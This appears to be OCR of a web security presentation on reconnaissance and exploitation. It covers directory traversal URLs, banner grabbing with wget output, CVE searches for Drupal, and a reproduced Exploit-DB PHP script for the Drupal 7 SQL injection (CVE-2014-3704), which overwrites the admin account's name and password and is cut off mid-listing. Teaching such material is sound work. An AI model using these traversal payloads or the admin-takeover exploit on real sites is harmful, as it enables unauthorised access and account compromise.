
Directory Traversal

hackme-lol.example/index.html?fileName=../../settings.py

hackme-lol.example/index.html?fileName=../../../../../../../Windows.ini


Exploiting unvalidated user input

DEMO



Examples ▾ ↺ Reset ▶ Run

```
1  //breakout close (core mechanics)
2  //mouse to control the paddle, click to start
3
4  var paddle, ball, wallTop, wallBottom, wallLeft, wallRight;
5  var bricks;
6  var MAX_SPEED = 9;
7  var WALL_THICKNESS = 30;
8  var BRICK_W = 40;
```


[redacted]fileName=../../secret.txt
Examples
Reset
Run
1 I have tons of secrets here !
2

Banner Grabbing

Using wget and curl

analyze the response header

get web server, framework info

```
HTTP request sent, awaiting response...
  HTTP/1.1 200 OK
  Cache-Control: private
  Content-Length: 9748
  Content-Type: text/html; charset=utf-8
  Server: Microsoft-IIS/8.0
  Set-Cookie: ASP.NET_SessionId=0ez3r13f053z2hctck3g3yrn; path=/; HttpOnly
  Set-Cookie: VisitStart=9/14/2017 5:25:41 PM; path=/
  X-XSS-Protection: 0
  X-AspNetMvc-Version: 5.1
  X-AspNet-Version: 4.0.30319
  X-Powered-By: ASP.NET
  Set-Cookie: ARRAffinity=992552fb7ce9cbfdf054ce331604ab9dd607788c217244ec821e3c
e94097dc0d;Path=/;HttpOnly;Domain=hackyourselffirst.troyhunt.com
  Date: Thu, 14 Sep 2017 17:25:42 GMT
  Connection: keep-alive
Length: 9748 (9.5K) [text/html]
Saving to: `index.html.4'

100%[======================================>] 9,748       --.-K/s   in 0.04s

2017-09-14 10:25:42 (247 KB/s) - `index.html.4' saved [9748/9748]

junkai@p3plcpnl1031 [~]$
```

DEMO

Discovering Framework Risks

Go to cve

Publicly documented exploits in frameworks

Search for framework exploits

Go to shodan

Search engine for Internet-connected devices

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Section Menu

CVE IDs
- CVEnew Twitter Feed
- Other Updates & Feeds

Request a CVE ID
- Contact a CVE Numbering Authority (CNA)
- Contact Primary CNA (MITRE) – CVE Request web form
- Reservation Guidelines

CVE LIST (all existing CVE IDs)
- Downloads
- Search CVE List
- Search Tips
- View Entire CVE List (html)
- Reference Key/Maps

NVD Advanced CVE Search
- CVE ID Scoring Calculator

CVE Numbering Authorities
- Participating CNAs
- Documentation for CNAs
- Requesting CVE IDs from CNAs
- Become a CNA

Search Results

There are **1015** CVE entries that match your search.

Name	Description
CVE-2017-6919	Drupal 8 before 8.2.8 and 8.3 before 8.3.1 allows critical access bypass by authenticated users if the RESTful Web Services (rest) module is enabled and the site allows PATCH requests.
CVE-2017-6381	A 3rd party development library including with Drupal 8 development dependencies is vulnerable to remote code execution. This is mitigated by the default .htaccess protection against PHP execution, and the fact that Composer development dependencies aren't normal installed. You might be vulnerable to this if you are running a version of Drupal before 8.2.2. To be sure you aren't vulnerable, you can remove the <siteroot>/vendor/phpunit directory from your production deployments
CVE-2017-6379	Some administrative paths in Drupal 8.2.x before 8.2.7 did not include protection for CSRF. This would allow an attacker to disable some blocks on a site. This issue is mitigated by the fact that users would have to know the block ID.
CVE-2017-6377	When adding a private file via the editor in Drupal 8.2.x before 8.2.7, the editor will not correctly check access for the file being attached, resulting in an access bypass.
CVE-2016-9452	The transliterate mechanism in Drupal 8.x before 8.2.3 allows remote attackers to cause a denial of service via a crafted URL.
CVE-2016-9451	Confirmation forms in Drupal 7.x before 7.52 make it easier for remote authenticated users to conduct open redirect attacks via unspecified vectors.
CVE-2016-9450	The user password reset form in Drupal 8.x before 8.2.3 allows remote attackers to conduct cache poisoning attacks by leveraging failure to specify a correct cache context.
CVE-2016-9449	The taxonomy module in Drupal 7.x before 7.52 and 8.x before 8.2.3 might allow remote authenticated users to obtain sensitive information about taxonomy terms by leveraging inconsistent naming of access query tags.
CVE-2016-7572	The system.temporary route in Drupal 8.x before 8.1.10 does not properly check for "Export configuration" permission, which allows remote authenticated users to bypass intended access restrictions and read a full config export via unspecified vectors.
CVE-2016-7571	Cross-site scripting (XSS) vulnerability in Drupal 8.x before 8.1.10 allows remote attackers to inject arbitrary web script or HTML via vectors involving an HTTP exception.
CVE-2016-7570	Drupal 8.x before 8.1.10 does not properly check for "Administer comments" permission, which allows remote authenticated users to set the visibility of comments for arbitrary nodes by leveraging rights to edit those nodes.
CVE-2016-6212	The Views module 7.x-3.x before 7.x-3.14 in Drupal 7.x and the Views module in Drupal 8.x before 8.1.3 might allow remote authenticated users

Section Menu

CVE IDs
- CVEnew Twitter Feed
- Other Updates & Feeds

Request a CVE ID
- Contact a CVE Numbering Authority (CNA)
- Contact Primary CNA (MITRE) – CVE Request web form
- Reservation Guidelines

CVE LIST (all existing CVE IDs)
- Downloads
- Search CVE List
- Search Tips
- View Entire CVE List (html)
- Reference Key/Maps

NVD Advanced CVE Search
- CVE ID Scoring Calculator

CVE Numbering Authorities
- Participating CNAs
- Documentation for CNAs
- Requesting CVE IDs from CNAs
- Become a CNA

Documentation
- About CVE IDs
- Terminology
- Editorial Policies

Printer-Friendly View

CVE-ID

CVE-2014-3704 Learn more at National Vulnerability Database (NVD)

• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The expandArguments function in the database abstraction API in Drupal core 7.x before 7.32 does not properly construct prepared statements, which allows remote attackers to conduct SQL injection attacks via an array containing crafted keys.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BUGTRAQ:20141015 Advisory 01/2014: Drupal7 - pre Auth SQL Injection Vulnerability
- URL:http://www.securityfocus.com/archive/1/archive/1/533706/100/0/threaded
- EXPLOIT-DB:34993
- URL:http://www.exploit-db.com/exploits/34993
- EXPLOIT-DB:34984
- URL:http://www.exploit-db.com/exploits/34984
- EXPLOIT-DB:34992
- URL:http://www.exploit-db.com/exploits/34992
- EXPLOIT-DB:35150
- URL:http://www.exploit-db.com/exploits/35150
- FULLDISC:20141016 Advisory 01/2014: Drupal7 - pre Auth SQL Injection Vulnerability
- URL:http://seclists.org/fulldisclosure/2014/Oct/75
- MLIST:[oss-security] 20141015 Advisory 01/2014: Drupal7 - pre Auth SQL Injection Vulnerability
- URL:http://www.openwall.com/lists/oss-security/2014/10/15/23
- MISC:https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
- MISC:http://packetstormsecurity.com/files/128720/Drupal-7.X-SQL-Injection.html
- MISC:http://packetstormsecurity.com/files/128721/Drupal-7.31-SQL-Injection.html
- MISC:http://packetstormsecurity.com/files/128741/Drupal-HTTP-Parameter-Key-Value-SQL-Injection.html
- MISC:https://www.sektioneins.de/en/blog/14-11-03-drupal-sql-injection-vulnerability-PoC.html

Drupal 7.32 - SQL Injection (PHP)

EDB-ID: 34993	**Author**: Dustin Dörr	**Published**: 2014-10-17
CVE: CVE-2014-3704	**Type**: Webapps	**Platform**: PHP
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit

Next Exploit »

```
<?php
#--------------------------------------------------------------------------------#
# Exploit Title: Drupal core 7.x - SQL Injection                                 #
# Date: Oct 16 2014                                                              #
# Exploit Author: Dustin Dörr                                                    #
# Software Link: http://www.drupal.com/                                          #
# Version: Drupal core 7.x versions prior to 7.32                                #
# CVE: CVE-2014-3704                                                             #
#--------------------------------------------------------------------------------#

$url = 'http://www.example.com';
$post_data = "name[0%20;update+users+set+name%3D'admin'+,+pass+%3d+'" .
urlencode('$S$CTo9G7Lx2rJENglhirA8oi7v9LtLYWFrGm.F.0Jurx3aJAmSJ53g') .
"'+where+uid+%3D+'1';;#%20%20]=test3&name[0]=test&pass=test&test2=test&form_build_id=&form_id=user_login_block&op=Log+in";

$params = array(
'http' => array(
'method' => 'POST',
'header' => "Content-Type: application/x-www-form-urlencoded\r\n",
'content' => $post_data
)
);
$ctx = stream_context_create($params);
$data = file_get_contents($url . '?q=node&destination=node', null, $ctx);

if(stristr($data, 'mb_strlen() expects parameter 1 to be string') && $data) {
```

DEMO

Other Common Vulnerability Scanning Tools

Netsparker/Grabber

Netsparker finds and reports web application vulnerabilities such as SQL Injection and Cross-site Scripting (XSS) on all types of web applications

1. Download it from Official Website
2. Enter the url of website you want to assess
3. Click the start scan button
4. Check individual vulnerabilities and how to overcome them

Thank you !

Feedback: https://tinyurl.com/yb9s2wch